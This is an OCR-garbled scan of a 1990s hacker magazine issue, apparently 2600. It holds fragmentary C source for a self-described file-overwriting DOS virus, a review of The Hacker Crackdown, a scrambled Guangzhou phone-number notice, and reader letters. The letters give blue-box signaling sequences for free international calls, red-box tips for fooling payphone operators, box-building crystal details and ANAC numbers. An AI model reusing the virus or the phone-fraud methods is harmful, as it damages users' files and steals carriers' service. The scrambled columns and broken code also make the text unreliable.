/********* MAIN FUNCTION (LOOP) ********/ struct filme getat(); char ch,vc,buffer(MAXPATH),vstamp(23)="HAPPY,HAPPYI JOY,JOYI"; struct ffblk ffblk ffblk1,ffblk2; section. FILE *victim, *virus, *lf; int done.done1,fof,marker=248,count=0,vsize=19520,drive; struct frime ft; #include "font.h" #include "dos.h" #include "io.h" #include "dir.h" ******* VARIABLES FOR THE VIRUS ********* #include "stdio.h done1= findfirst("*",@ffblk1,FA_DIRECt;/* Get 1st directory "/ chdir("\\"); setdisk(2): drive = getdisk(); getowd/buffer,MAXPATH); /* Get current directory */ dna(argo,argv); if (If = findfirst("*,exe",&ffblk2,0) == -1) { /*No file to infect */ while!!done1) { chdir(ffblk1.ff_name); done1=findnext(&ffblk1); /* Get next dir */ chdir("W"): /* Function prototypes /* Change to directory */ /* Get current drive number */ /* Start of loop */ /*.Call virus reproduction func */ /* THE SIMPLE OVERWRITING VIRUS */ CREATED BY INFILTRATOR /* Change to root directory */ /* Goto 'C' drive */ /* Back to root */

Page 18

fclose(victim); return ft;

struct filme getdti)

seidt0: count=0;

/* Set date to original func */

setdt()

setftime(fileno(victim), &fi); victim=fopen(ffblk,ff_name,"rb"); return 9; fclose(victim);

/* Open file */ /* Set date */ /* Return */ /* Close file */

The Hacker Crackdown: Law and Disorder on the Electronic Frontier

dna(int argo, char *argv())

chdir(buffer); setdisk(drive),

/* Goto original dir */ /* Geto original drive */

/* End loop */

/* End of virus */

200

doslargc,argv);

/* Call reproduction func. */

/* Back to root */

Yes, infectable file found */

done1=findnext(&ffbk1); /* Next directory */

white(!dane)

if (ch == "^")

98

ch=getc(victim):

Review by The Devil's Advocate \$23.00, Bantam Books, 313 pages by Bruce Sterling

cyberfiction's earliest ploneers. Now foray into non-fiction. of the hacker culture and Sterling's first Hacker Crackdown, the latest account electronic frontier. The result is The look into the heart of our modern-day mirrorshades to cast a deep probing Sterling has removed his steel-edged long revered Bruce Sterling as one of The denizens of cyberspace have

appear to follow in the narrative attermath of Ma Bell's fragmentation; Cyberpunk. The setting is cyberspace, footsteps of The Cuckeo's Egg and and the trial of Knight Lightning; year year of Operation Sundevil, the Atlanta 1990: year of the AT&T crash and the civil liberties, the Electronic Frontier formation of that bastion of computer of the hacker crackdown, and the breakup; year of the E911 document raids, and the Legion of Doom draws between them. Crackdown is far events so much as the parallels he does not center around characters and less story and far more analysis. Cyberpunk, however, Sterling's work Foundation. Unlike Cuckee and the detached and unbiased alcofness Crackdown is also personal. Missing is At first glance, Crackdown would

with the fectual accounts, for instance are Sterling's keen wit and Insight: expected of a journalist, intermingled

every single thing hackers do. set his (or her) sights on becoming a do well to forget all about hacking and and attracted by the lure of specialized the ins and outs of computer security, enthralied by computers, fascinated by and intitrating computer systems.... undercover disguise, trashing, phoneincluding gathering intelligence. Fed. Feds can trump hackers at almost forms of knowledge and power, would tapping, building dossiers, networking, 'In my opinion, any teenager

into the psyche of hacker and enforcer Before the advent of ANI, hackers hackers he is honest and brutal: absurdity in both lines of reasoning. To alike, oftentimes poking fun at the gradual regression all the way down to than stellar. From there it was a the Baby Bells where security was less exploited AT&T. Then they drifted to megacorporate entities that give rise to block, and certainly not the Phone phreaks pick on the weak. brutal, charting a chronicle of civil excuses. To enforcers he is equally local PBX's, the weakest kids on the Service, and local law enforcement liberty abuses by the FBI, Secret "steal from the rich" Robin Hood agencies. Sterling is fair. He effectively gets

grim account of the raids of 1990, the of Sterling's work. One by one he gives a of power by law enforcement, indeed, it manifestations. absolute extinction of hacking in all of its to have as its goal the complete and Crackdown or cultural genocide that was is these abuses that are the main focus have neglected to focus on: the abuses Crackdown is to learn what other books Perhaps the best reason to read

mail, and data belonging to himself and professional equipment as "evidence," Service. They shut down his UUCP site, equipment back. later he would still be trying to get his nor charged with any crime. Two years his users, izenberg was neither arrested seized twenty thousand dollars' worth of Izenberg was raided by the Secret including some 140 megabytes of files, On February 21, 1990, Robert

wondering where all his equipment went. arrested nor charged with any crime, remotely electronic, including his Service agents seized everything even revolver pointed at his head. Secret old Erik Bloodaxe was awakened by a Two years later he would still be telephone. Bloodaxe was neither On March 1, 1990, twenty-one-year-

return of his equipment. and Mentor would still be waiting for the stored on a hard disk. Two years later their underwear," and proceeded to seize Crackdown, Secret Service agents his wife's incomplete academic thesis related computer equipment, including thousands of dollars' worth of workrousted him and his wife from bed in Mentor was yet another victim of the

officially kept as 'evidence' of crimes filed. "Everything appropriated was was arrested and no charges were Jackson Games raid. Again, no one never specified." Then came the infamous Steve

unusual first-person shift in the Bruce Sterling explains (in an

> discovered what had happened and science fiction aside until I had narretive) that it was this raid above all where this trouble had come from." else which compelled him to "put

demonstrate the sheer boredom and was in fact a \$79,449 piece of a fledgling teenage journalist for maliciously tried (and failed) to convict Lightning is over, its bittersweet raid. Although the trial of Knight savings of over \$78,449 by Cook's netty sampling of this document (at a prosecution, Crackdown includes a and the absurdity of tediousness of the E911 document, printing a worthless garble of mind of cyberspace. This, after all, was memories still linger in the collective injustice outside of the Steve Jackson standards) "proprietary" code. In an effort to bureaucratic dreck by claiming that if the trial in which William Cook perhaps the most stunning example of Crackdown culminates with what is Cook's

hackers. Also touched upon are the exists between the Secret Service and we tearn that something of a contest with hackers anyway? In Crackdown perennial favorites as why does the political grit and grime of computer law have sprung forth from cyberspace. the FBI when it comes to busting Secret Service have anything to do enforcement, Crackdown concentrates on the walling' First Amendment issues that More than any other book to date, answering

a year that will not be forgotten distant points of light with its account of a spectral preamble of darker things to cutting edge come. But for those who thrive at the forgotten mote of antiquity; for others, Crackdown is certain to bridge those the electronic frontier. For some, a Crackdown is a year in the life of 9 cyberspace.

田戸幕翼(FAX)を役亡存款? CHANGED TO SEVEN DIGITS TOO? SHOULD THE FAX NUMBERS BE

1917年,1917年代中央政策及建筑建设 **高美典,FAX一次制度等分類力容易合物**

a al Pat tre STREET, BOX II YOURS TO SHAPEY digital the some lime and to charged and seven Decision, the Flax currient that



SWILL THE SEVEN DIGIT NUMBER NOT

一次體型機定收款時間,才禁留了企業化

OF ADDING DIGIT? BY USED THIS THE APPOINTED TIME 一种被型面的原始的基础中最级有效的设备等级现

9、2017年9月4日,在建建市大学的建筑。 1957年9月14日,在建筑市场,在建筑市场,在建筑市场,在建筑市场,并是建筑,是是 不活网络(克恩特洲基件各种规则方律

course you can not get a through (only healing the exponented , time of ending digit. If you dist it before that time or if you dist the organic six-digit temperature f(x)the normal communication. number after the appointed that of adding sign, of You can not dail the new seven-right number until the

從1891年12月31日(北京時間)23時48分起・廣州市(含花縣)的電話號

181. 184 OBG NO IBRETWEISBE BILL ALLEY AND THE THE OWNERS IN SOUTHOUT TRUMPHONE HOMBOURS OF GUARNOTHOU OTHER (PACHODISO IT IS NECTYPACY TO WOO'N BAME DOOR AS THE FIRST OWN AT THE HEAD OF 都要在下六位数数話號碼前面加一個與第一位相同的數字。



والمرام والمرازات والمعطانات consider the space to be

AN ARMS IN Sand garas

served direct the de to to Now to charge the femoustage



母原の数字は所名を、

是1995年12月3日(北京時間)23時48分程 重城市(含花园)的電話製造網全部改寫七位變於

Premelional Noticeton As of the temphone revolutes of Georgebouroity (requiring Humban country) shall be changed to sever the analysis the feet and the feet and the sever the seve

PROPAGANCA MANUAL FOR ACCEPTION OF SEVEN CIGHT TILLER-CHE NUMBERING SYSTEM IN CHARGE CHES 汉州市院話號職略開市位數員傳手組

AT MIDNIGHT, OR 3 IN THE MORNING - THEY DO IT AT 23:48! IN CHINA, THEY DON'T ADD DIGITS TO THEIR PHONE NUMBERS

Blue Box Questions

I would be able to get a repair shop to modify it so it was reading about the phone company and came can achieve these tence? Radio Shack and bought their 15 dollar phone dalor, if how to achieve a Key Pube tene, a STart tone, number wendering have exactly to access them. I want to know different operators for different info needs and I was access a column about you. I would like to access 12, and KP2. I also went to know if I went to A white ago I ordered a book called Spy Gove. I

Sheboygan, WI

Box or Serion fields rather than cyling to month a personal Error in 2000, most repeatly on the Summer regions. The blue box frequencies have been published such things since there's so much variation between phone dialor for that purpose. 1992 issue. You're much better off with a genuine blue Experimentation is really the only way to discover

covered the issue as well and escaping adio pargram as said to have broadcast a complete CCITI-5 boxing reached the Dutch press last year. The Dutch on international telephone lines. Most newspapers of instructions for using the CCITT-4 and -5 systems harker magazine Mack-Tie printed out a complete set connection to the scentary of Mr. Both for tree. sequence, which gave an international telephone Quite a few publications on the subject of blue

system has become a real task. has gotte already) on free international lines; using this the same jeb (i.e. generating DTMF and C-5 tones). bill), I somebow managed to program my bloc to do Because Datch telephone authorities limited C5 (C4) After several anempts (and a sky-high telephone

accepted, so only local (i.e. in that specific country) stuck in a non-transit exchange? KP2 will not be eny country in the world. But what happens if they get they disconnect by using the Clear Forward signal telephone exchange. At this point in their concertion, people only to much a so-called transit international With Seize and KP2 they will be able to GPI nimos: But the point I want to make here is that most

the onigoing international network by using KPI on the lines from the Netherlands to Seeland flandcode let the national network of your (temperary) which is indeed the local differentiator. The idea is to collected and be set up music line published in 2500 in May 1983. The first 354), connection will be made to the still tool suped instance, by using Scine-KPI-0015124740936-END destination make the obligoing connection. I discovered that you can sometimes get back to

> North Colors goes for the Salamen Isles (landcode 677), only an second is the magic one that gives you back to the Salamon's telephone network, which sounds really extra zero is needed here (notice the relaying in enemational lines (i.e. to the USA). Almost the same care in the code is the C-5 discriminating digit, the

phreaking tooks seem to work. Just see it as an extension of your Note that in most occurring this scheme does no

Phrankenstein

or deception call). O (to indicate a normal call), then O No longer works. followed by the country code and member. That trice Forward, Selter, and a KPJ (to indicate a territorial COI) fijaling Tredend Direct (060220354), sinding a Clear The Irick asted from the Hesherlands involved

Assorted Comments

Dear 2600:

Electronics of San Francisco, phone (415) 875-3560). eight incoming number memory (SysPerfect with speakerphone and memory dial and a 15 call 10-Caller ID boxes and an integrated Caller ID phone (VIVE Synergies Inc., 30 West Braver Creek Road (if available) from a database for display on the server information (name, address, etc.) and digitized photo compatible would pall up all the catter's personn software Caller ID system which was run on an IBM poshing their Caller ID devices and software. One computer security products. Some companies were supply protection devices. I did see some interesting refused exhibits, and the majority of those were power 15,000 exhibits, there were maybe 1,000 computer intensifing new products. Although there were about Show in Las Vegas from January 9-12 and saw few phode (4)6) 832-6)07). I disc saw a comple of regular Unit 2, Richmond Hall, Onlario L4B 3K1, Canada I attended the Winter '92 Constituer Electronic

pertable cellular phone and runs continuously up to 20 up its handset. Conversation then continues normally their receivers onto the coupler of the device and pick is confirmed, a code is chosen and both parties place the call is made and verification, with the called party To operate, the user dials his phone normally. When device on the called end. The device often 23 different regular phone line to be descrambled by the same semmbles the audio signal from your cellular or calls for any phone cell where security was a content. The device itself takes about as much room as a line (or through the air in the case of cellnby phones) all and/or being semimbled before being sent over the strumbling codes (which I see as perfly indequals) The Physicom P-15-C is a partable device which problem concerning back of privacy on cedialar phone One product I saw was designed to solve the

> Communications, (615) 622-8931 or 800-353-6870) Additional sales and technical information: Addied 206, Oation, OH 44833, phone (419) 458-1560 hears on lattery power. (Swift Strike, Inc., PO Bo)

I walked by them they were still leening at me. One everything you mad?" asked another, quite agitated did that," said one spektoswaman: "Do you believe beyond reasonable doubt. They got pissed! "We never their little invasion of privacy scam was validated received at a company addressed to non-existent address information for making purposes: Armed with software scenning a user's hard drive in search of uncontrollable eige to confront them with the I wouldn't have even bothered but I felt this good heigh making them squitte away with amiable business tack. At any rare, I had a angry and flustered state of feething, Looking back spokesman, I walked off, leaving them there in their the inside knowledge out of the Autumn 1991 issue of allegations made against them concerning the Prodigs why they became so defending rather than explain it most wonder, if they are so inspected of this separation soliced them beering at me. Every time after that when 2600 that described how Prodigy jook mail was "people". I begin to explain to them how the theory of I went and visited the clowers at the Fredige booth

operator. "You have this little black box with you that going to return it. My friend played along and told the friend he was expeniencing computer problems. He stating peoper procedure for depoting and balting Red friend was using it to call Hong Kong and encountered not work in my area of Norbern California (516 area In the Stranger 1981 acce, TN works in telling of a way to place local calls using the Radio Shock Tone bother to hear him our and simply hung up, which he makes these sounds..." he continued. My friend didn't "I'm going to be polite about this," said the AT&I beard the operator release signal and a click traids the operator attempted again, this time for real. My friend he got the maney. This time, my friend said no, so the once again, to have returned it, and asked my friend if money again, which my friend did, and then obtained the hopper relay. The operator asked him to insect the release signal cor the tell-tale click inside the phone of that time he had realized be had not brand the operator operator he had received the money back, shhough by was not being received by his computer so he was quarters with his Rod Box) and then claimed that it asked him to invest 85 came (any offend signalled four Box tell fraud. On one occasion, the operator told my convenien. AT&T must have some memo sirealisting States is aware of the Radio Shack Tone Dialer Basically, by now it would be more than safe to code). While on the subject of the Red Box, recently a did not travel very far in your testing because it does have tested [ii] all over California." Appenently you Darler Red Box, saying "I have found [1] to work and payphone, and claimed he had gotten his coins back conclude that every phone company in the United some interesting AT&T operator shemanigans

it continues. Yes, we live in a sad world. Oh well. of the Red Box tones is off by a scaple of is, computers are infinitely more wise than humans, so they'd have the correct Red Box fad best. Box no, as κ didn't rely so beauty on their damaed computers, shoot it. Computers Edentifier than live people. If they far friendlier, which is kind of scary when you think with live operators as the long distance computers are these suggestions are only necessary when dealing pound them out at inconsistent intervals. Mind you program only one quarter in your priority memory and barely audible themselves. Also, it wouldn't burt to generated by the AT&T long distance computers are blustedy phony. After all, the sensal goarder tooks as the volume of the tones to where they aren't so credit and over the mouthpiece of the phone to mule milliseconds. My suggestion? Place a bank card or dam consider. Also, it doesn't belo that the timing painfully obvious: the thing is too damn loud and too doesn't require boors of study and research, as is Box. We must now ask ourselves why. The answer with that night, three of them caught on to the Red My friend said of the eight or so operators he dealt regress because who knows what he may have learned

Sheer Frustration

Dear 2600:

Drama in Too Many Acts. I have entitled the following Madera Times A.

of Technical Information." With one eye on the mag These are the Ninglion the Digital Decade! me to thank the number or call the operator. Oh no But the only thing I beend was a German tage telling and time on the phone I dialod the 800 number given 1991 I found on page 26 a Jester from GS, Seattle: Belicore has a new publications listing. The Catalog Ist Act: Beading the 2660 Magazine of Automo-

at your phone, I'll coll you back." my not being deaf and dumb, I gave the number to her. every number directly!" was the asswer. Insisting on my problem. "What? I can't believe that. You can disk Oray, I'll toy it for you. But that will cost extra! Stay 2nd Act: I feelily called the operator and captained

address or or on the city." local number." What a concept, not knowing the the International Telephone Manbet Information for a Operator. "I can't get through... worry. You may call 3rd Act: Some minutes later my phone rang.

AT&T Calling Card! wouldn't do a demoed thing for me without having an Not very hopefully I dialed the number and binget He Telephone Namber DatabaseT revealed an AT&T USA Direct connection to an operator in the States. 4th Acr. A quick look at my private Tell-free

the I need a Visa Card to get a Colling Card. told med that there are no AT&T offices in Company from Germany to AT&T in Kansas City. The aire being (why are they placing their ads here all the time?) and Set Act; Eventually I found the toll-free purched

number is a 900 number? cannot be completed as dialed..." The Telename - 616 Acr. Still not ready for summer, I tyled to get a local number. For the needed address I wanted to call You sarely can imagine what happened: "Your cell Telepame of Springfield, VA (same issue, page 31).

maraber for Belleore in your next issue, or at least an asking for help. So please pries a local telephone 7th Act; I want a fac (this one) to 2600 Magazine,

Germany

to 908-639-5800 or 908-699-5802. We'll by to print partitions of the lates. The number to question, 800-521-2673, translates

Mild Encryption

Dear 2000:

cellular) phonon which is marketed as having "secure ciese" - a method of mild garde voice encryption of the I just purchased one of the Motorch conflow (and

then again these are the people who'd be doing other serious agency or componde type to break shrough, but monitoring. It would, however, be trivial for any and the audio is indeed extremely difficult for casual Some friends and I libboard in with our receivers

security. In effect, you're getting "wire grade" protection over a coeffess link In short, it does provide moderate levels of

depending on store, features, etc. The price is quite a bit high - above \$200-\$250.

New York Danny

Cable Hacking

system and, if so, one you phose publish same info so work, anyhow? How does the central office furtion particular. How do those addressable conversar boxes incressed in the cable company. Manhattan Cable in computers enached to moderns, looks, etc. Now I'm I don't have to redo all the work? pay-gen-view for my box? Has anyone hacked this I've hacked my way through the phone system,

learn, not to steal service! My interest is parely in Eacking to understand and

Lawrence NYC

I especially love your do it yourself Radjo Shack Catic TV pay channel "descambles". matroctors and schematics on how to cheaply boild a issues. I was wendering if you could put in some projects. I have a request for one of your upwarning I am a subscriber and really exjoy your magazine.

Paners writers: this is what the people waster Allogymous

A Phone Mystery

Dear 2600:

everything you guys cover. a few years now, and have always been interested in two issues ago. I saw your Automa 1991 issue at a and was very excited. You see, I have been BBSing for local bookstore here in town. I picked up the magazine I just started reading your wonderful periodical

I didn't pay much attention to the outlet in my room and we taked for a while line and it was a't basy. My mother picked up the line now have a phone in my room. I then called my house friend and was excited. I thought to sayself I could disconnected. I decided to see if it worked. I called a house line. About eleven years after we got the line because I though it was just booked up to the main room disconnected. Soon after, I moved late the room moved into a real office he had the separate line for the badroom when I was little as his effice. When he I've get a story, bly father used to use my control

Burgord all before I knew any better and before I got into ampling the line and never charged us for it. This was From what I could tell. Ma Bell just forgot to

that you?" next). I think by said semething to the effect of "fell, is and there was a gap on the line of cldn's say anything Then one thay I picked up the phone to call a finead

to me in my mem. When the new line was all looked months later my parents gave me a phone line for me got a chance to use the line again because a few in my room and there was that same guy on it. I seem my sister was on the house line. I picked up the phone all that much until recently. as the old line wouldn't work. I didn't think about it weeks later I really had to get shold of somebody and kinds coaged to use the line for a while, but a few I replied buck that I wast? Jeff and hong up. I was

beller, I could have maily passed some major bell. for over a decade! If I was older, or if I know may Ma Bell really so big that they can begget about a line My question is, does this happen a lof? I mean is

The Psychodelic Sloth

so that the same line shows up in two different places instead is book wires (cable pairs) together at a odds are if you move into a new house and plug in a greatering marking. Keep this he wind next time the start getting messages for non-existent people on your phone when there's raibedy also around. Or when you good ohe is when someone beats you to answering the happened here at 2000 being in the past few years. A Why? Decease they easte loss of missakes, it's paration box, serving area interface, or the figure rees shout phone numbers for sea years. What they do disconnected. The phone company does not "forget" That is what happened to you. Your old line was shane, you'll be edunated to someone else's line This kind of thing happens all the time. In fact,

> converginion, wire or radio, run be easily monitored accidentally or on purpose. anything dialest on your live. And remember that any phone company claims that you're responsible for

Dear 2600s

9996/xxx-9997 in most areas. Also 213 loops are usually aax-ANAC for 313 is 2002002002 - at least this works

Erreth Akho Energy!

Many Questions

aever been more impressed by a magazine. Keep up the good work! Four issues of 2600 and I still want more. I've

STOWNER ID: Here are a few questions that I'd appreciate an

and the FM telephone transmitter, there parts listed discrepancies affect the functioning of either device? and 1.0nF) and on page 45, C7 (22pF). Do these area's in the schematics. On page 44, C7 and C8 (22):F 1) In the parts lists for the EM reintless transmitter

so, what? construction of the red box than scystal swapping? If phone dialer? Is there anything more to the What is the product number of the Radio Shock

you recommend the years of back indices with the most 3) I'm rather new to the highlybreak scene. Could

electronics from? information on a) the internet and h) phreaking? 4) Can you recommend a good book to form

ordered hardcopy through the mail as opposed to information similar to that found in 2600 and are 5) Can you suggest magazines which offer

can be used with different on stals to produce different beige, red, black, and green boxes. But, for iratance, common types - if not schematics as well. I understand you put the crystal in? Is there a general schematic that 4.1521 for green box)? Does it vary with the device formula for deciding which equals should be used for found on the Net? which tends (3.58 for DTMF, 6.55% for red box what are the advantages of a blue box? Is there a boxes". I'd like an explanation of each of the more 6) I'm severely lacking in my knowledge of

conflictope (I think) was used to determine MAC or hacksphreaking) I saw part of a morte in which an transactions. Does this process have any workability? some kind of ATM codes while the machine processed 7) A few years ago (before I became interested in

Pennsylvania The Ronin

replacing the crystal. been succentinued. There is no most/scation other than the schematics. The Radio Shock needed number for the tions dialer is 43-141 fast it's now removed to have The monitoring devices should work if you follow

changed but the particulars certainly have tweeters name to more president to our later court. throughous all of our issues. The frequency hand's We've been publishing phreaking information

and you can learn an anyful by from them. Try calling some roll-free numbers and criting. Manufacturers' dans books are free (Motorola, etc.) State Electronics, sold at Radio Shack priner available at Rado Shock: Understanding Solid Books: Fornest M. Nims III Englisher's Mins Norchook Electronics Theory by Delion Horse, published by TAB Some good books to learn electronics from: Basic

Ş ne'll print the information. Recently, it's been premy If any good hacker magazines come our way

fourth column, 2184. 4648; rhird row, 4300; founts row, 3808; first column chip, first row, crystal divided by \$152; mound row, 2968: second calumn, 2688: third column, 2468 These numbers may help for DTMF: For a 5089

exemples de also very likely shat any signal from an ATM woold be wareforms, and generally not for navesdropping. It's Finally, oscilloscopes are for menturing

Dear 2500:

questions are outdated or have been answered already branch of back issues, so parten me if some of these change a thing! However, I just mostly motived a First of all, you have a great magnetine so don't

New York small problem since I live a few thousand miles from of volunteer work for you goys, but that may pose a of sending you maney)? I would like to do some soft 1) How can I help 2600 grow (besides the obvious

2) Is B.T. considered an hundrary phone ploraid? What is the ANAC number for the 515 area

(Holly Kaufran Spruch)? What can you tell me about your cover artist

opinions on this. fractating, and I would also like some other readers' want to wait a month and a half for it! This is very doe't efready know) as zoon as possible, and don't issues, then I want the "invaloable" information (that I mail) If I decide to shell out maybe \$75 for back only take about two works tops. And that's third class you guya to process orders for book issues. It should Please captain to me why it takes six weeks for

Summer '91 issue. In plain English, he got shafted.
I'm not saying that he's completely innocent, but the uithors of the book Cyberpask did write infairly about 6) I sympathize with Kevin Mitnick in the

ones like the gold, cheese, diverti, agua, esc green, and black boxes and then list the lesser known be used today. List all of the major ones like blue, red. known phreak boxes, what they can do, and if they use T) How about writing an article listing all of the

Would it be possible to put together a big

security personnel read your magazine. this however, you would have to tell phreaks about it come up with something that would work. If you did this anymore, but you inventive folks should be able to through word of month, as I'm sure many telesthe way, I do know that you can't use a blue box to do what phreaking is all about - helping other phreaks. By unicle "Secrets of the Little Bibe Box"? To me that is the "2111" conference in the October 1971 Esquire gathering of phreaks in some unknown cathange like

the Winter '90 issue. However, it was slightly personally found most of those at a college library. back as '72, so you will have to use their microfiche. I book Cyberpank. Also, a very good book that Dr. Williams teff out of the book list is called The Phone come across. A larger list is available at the back of the Book and the author is J. Edward Hyde. To find these, serall list of hackesphenk related anicles that I have incomplete - you forgot imagazine articles. Below is a back issues. However, they might not have them as far just go to your local library and see if they have the I really enjoyed the "Hacker Reading List" in

Esgaine, October 1971, "Scores of the Little Blue

Company in Your Home". Ramparts, June 1972, "Regulating the Phone Assaire, December 1990, "Terminal Delinquents"

Interrupted Our Service" Ramparts, July 1972, "How the Phone Company

Radio Electronics, November 1987, "The Blue

L.A. Woodly, July 18-24 1980, "The Phone Art of

Table St. Rolling Stone, September 19 1991, "Samurai Playboy, October 1972, 'Take That, You Scullets

SOR

Oui, August 1973, "The Phone Phreaks' Last

Time, March 6 1972, "Phoney Tuesa"

Clark Kest

to notify as if a check has beened or is analytepiable back tooms orders take not long and we've raken some cae'l talk about Holly Kayfrain Sprack. We agree that formers on hacking throughout the country. By betting to the discussion on our voice BBS and start other our. You can send us information, articles, and for some other ship id reason. That's why we're not no Keep in mind that it takes pur bank up to three works whose only concern is life is to speed the process. raign to afferrate the situation, including ficting people tolk about the SIS ANAC when we find it, and we but you get the idea. We don't walk about the in we will you'll be opening up a lot of minds that are just people know there is a plane for them to contribute anything that that comes to mind. You can contribute litera on pending out fresh inner with earlie some sent earlies waiting to be liberared it may not be quite that poster You don't have to be anywhere near as to help Ames, IA

> for the igo. readers have taken note of your order ideas. Thanks quicker that then too musty people would need can't in start to finish. Our authors and happfully other hoping for a maximum of three to four needs from the soul, which is a greety risky thing in itself. We've actually gotten guid. We could send out cash orders

An Opinion

Dear 2600:

called "How Phone Phonels Are Caught" and it gave keep some phreaks in the clear and out of trouble. to take (including this file). Files like that are what will how not to get eaught plureding and what presentions me a lot of insight, and I thought I should contribute some. On many "elite" BBS's they have many files on I was reading an article from an issue of 2600

plarealters need to know all the theory behind it. file, but used just to illustrate my point), just say, 'Okay, at the prompt, just type ind..." etc. But the Most files, like "Phreaking Mode E-Z" (Feltions

edition of 2600, and it had an article about a (in other words, I should so permaking, backing, etc.) and am entremely reluctant to show anyone my files. am not too galek to let people know that "I phreak" "epsekdowe". It's kinds soury, but very true. I myself Also included in the file was some of the Spring

logether. and enote rings of correspondence, bunding everyone make them so paracoid that they will all band ingether But enackdowns like this can help phreaks. It will

over America Online, and mention h/p/a/v, or a mean, about I be worsed if I send comeone consid Juckeye Games, are pretty seary to thick about. from the E911 doc and such. "phreaking" term? It's things like this that can spread Violent actions, like what tappened to Steve

only printed mag that actually tells the traffs. also like to subscattle to 2660, for it seems to be the Thanks for letting me voice my opinion and I'd

Blurrett, NY

exercisión. about in exhautting to hysteria, paranoia, or selfe-mail. The only thing you should really be werried Don't be concerned about what you talk ahead in

The Facts on ACD

Sections: it and the Automated Call Distributor on some around with my silver box. While experimenting with different results than the Mad Scientist did. They are payphones in Boston, Massachusetta, I got some Scientist, whose article finally encounged me to mass the magnetic stripe card expire (printed in the Summer [99] (issue). Another thanks goes out to the Mad Thanks goes out to Dr. Abuse and the designer of

1: Ring soll test board/load beey 2: Tone side - Inop (high)

a: Deadload husy 3: Loud busy

5: Lond husy

5: Dead

coormoes) 8: Doesn't trigger anything (pulsing challene 7: Dead

continues) 0. Tone blad (1000 ha) 9: Docad's trigger anything (pulsing didling

Concentration *: Doesn't trigger anything (pulsing disllane

#: Doesn't trigger saything (polsing dialtone

any information. seem greatly important. I have also experimented with the other tones (A, B, and C), but have not acquired ACD was, because the features it can achieve don't I was wondering what the real purpose of the

recommend it, they are great), it is called the "TDwas interested in ordering one of these dialers (I dialers there too, all small aid occupsed. In those any one my silver box. It cost the equivalent of about \$15.820 inseresting items. I plotted up one digler, which is shoot 2" by 2" squees and a U4" thick, which has the US currency. There were also some other types of 0.9, *, a, and A,B,C,D tenes, which is what I use for electronics stores and a bookstore which had many Amsterdam last summer, I came across a few calling these two places: 1000 Digitale Toockiezer" by Betsoom. Try writing or Secondly, white travelling in Belgium and

Kinkerstraat 66-68-70 Teleworld Telecommunicationhops

1653 DZ Amsterden

The Nethermons

Phone: +31-29-6834001

Branelles 1000 Belgium Rue do Marche eux Herbes - 4 - Grasmarkt S.A. Kevinso N.V.

+32-2-2187189

want to pick up current and back issues of Hack-Tie Amsterdam, Handem Nicoweconteum, Amsterdam; Atheraeum Beekhandel. to either of the fellowing bookstores: Athenaeum (learn Dutch just to read this publication, it is great), go Abo, if you happen to go into Amsterdam, and

Dr. Delam on page 25 of the Spring 1992 issue. He commented about making a red box with a mercory the mercury switches to one of the leads of the mercury switches, prefendly very small, so they will fee months back on that topic. You will need two explain some of a text file that Cybemetik whole up a 3.57m/sz crystals. To go more in depth with that, I will switch for "pig-proof" access to the 6.5556mhz and original 3,5 linha crystal existed). Next, correct one selder marks on the dialer PC board (where the 3.57 mbs crystal, and the other existing leads to the two fit into the dialer easing. Connect one lead of one of This next comment is in regards to the letter from

> things up a bit in the way of mesony swinches. turn the dialer beckwards, one epistal should connect you have to make sure that the mercury switches are 6.3536mbg crystal, and someof the two uncontrolled lead of the other mestory switch to one lead of the theing apposite directions (vertically), so when you New, it order for the mercury switch action to work leads to the two solder marks on the dialec PC bound other crystal should cormoot. Well, I hope that cleared (there should now be four leads on the two marks). with the board, and when you turn it the other way, the

surrounding areas: 200 aux-1234, 200-222-2222; N.W. Indiana: 410 4 (x12). And lastly, some ANACs are: Besten and

Brookline, MA

determines who is free to pick up your call, by pressing the D key while they pick up, you enter a lest known as the ACD. This system is simply what whenever you call directory assistance,)ou're exciting to impose outside of the phone company. made on the ACD. It's not execut to be interesting or artually dialing hase a queueing system which is With regards to the Automated Call Distributor.

Cellular Mystery

Local Maphone people and our RCMP have been adding I was wondering if you could are wer this question.

un"B Pom dup" te their adular phones

of cellular). They have been designed to accept the chip ravity. Generally they are added to a Techniphane (Belick band Everyone has gone traditional on this Can you tell the

what practical applications can be done with it?

ž

DenayStration Planeton, It could also be an ANI of some son (Electronic Serial Number) and the MDi (Mobile automer, Good bek get the frequency (use a frequency country) and faller in with for speech encryption. The best way to see if it is the liaber in to yo the disposition former who's solding. Then again, it could be It's probably for the purpose of charging the ESN Nova Scotts

Call For Data

Dest 2900:

800000 an intensing phenomenon. It admend a best of DTMF. I was in Chicago and browning brough their ANAC's, I found 434-000. A tree-digit employee number is required. When Michigan (313) west supersided a white back. The number is postument it. Expect an article seem on having out of foreign works great. C'est bon Hell, c'est two bon. I highly the demon dister as adventised in your Winter 1961 base didn't have a decoder so I can't be sue what it more. Finally, Do you have any pixes for doing a life of CNA's?

Somewhere in the Milliary The Azure Mage

When we get the info. we'll print it.

Page 28

Call For Info

piezes tell me bow I can get in touch with them? without a comparine called Mobile Company. Could you I was reading an article in your summer officer and it

Comparer Shopper of you want tigle on Agresses. then at the moment. But you should also look in We can't trank down a number or address for

Call For Help

deliver a service to the disabled community. our phone companies" greed affected our ability to users. We're a free service and it would be a sharpe in services? I'm despends to find law cost access for our or anyone at 2600; aware of other such low cost changing your present lung distance provider. Are you non-prime time hopes and weekends while not enables one to access many electronic services during month for non-disabled people for \$30. The service hours per month for disabled people and 30 hours per PC Publish is a non-prime time service that allows 90 use of to access DEN. I found PC Pursuit by Sprint for long distance services that our users, would make our loss of funding. This has been the cause of a search number is in limited service indefinitely as a result of It was a very lively national bulletin board. Our 800 had an 800 number secreasing an eight line burt group. (Disabilities Electronic Network). Until recently we I can a RBS for the disabled called DEN

New Jersey

The coll has gone out.

A Choke Tip

relation to reaching radio stations (2600, Spring 1992), desires the prize greatly enough. distance charge but it may be worth the risk, if one through to a radio station. This does result in a long the phase number increases the chances of getting I have found that diality a curriet access code prior to Dear 2600; In regards to the "choke line" discussion in

The Prophet Camada

Mail Problems

of my subscription. This is not pleasant, especially their live averaged at least one missing issue per year with a quarterly problemation. have decided not to rende my subscription to 2600. Due to the problems with non-delivered issues, I

during lunch..." and who knows where the hell is employees. They see The Hacker Quarterly pass in part, but rather because of sticky-fingered postel from of them and thick "Harram, I think I'll read this I doubt this is due to any incompetence on your

winds up after that.

Ganaparent section for the address label on the the magazine in an opaque plastic bag with a magazine itself. Also, the return address has only the mailing address, no rell-tale "Playboy" logo serraming Playboy remedied this some time ago by mailing

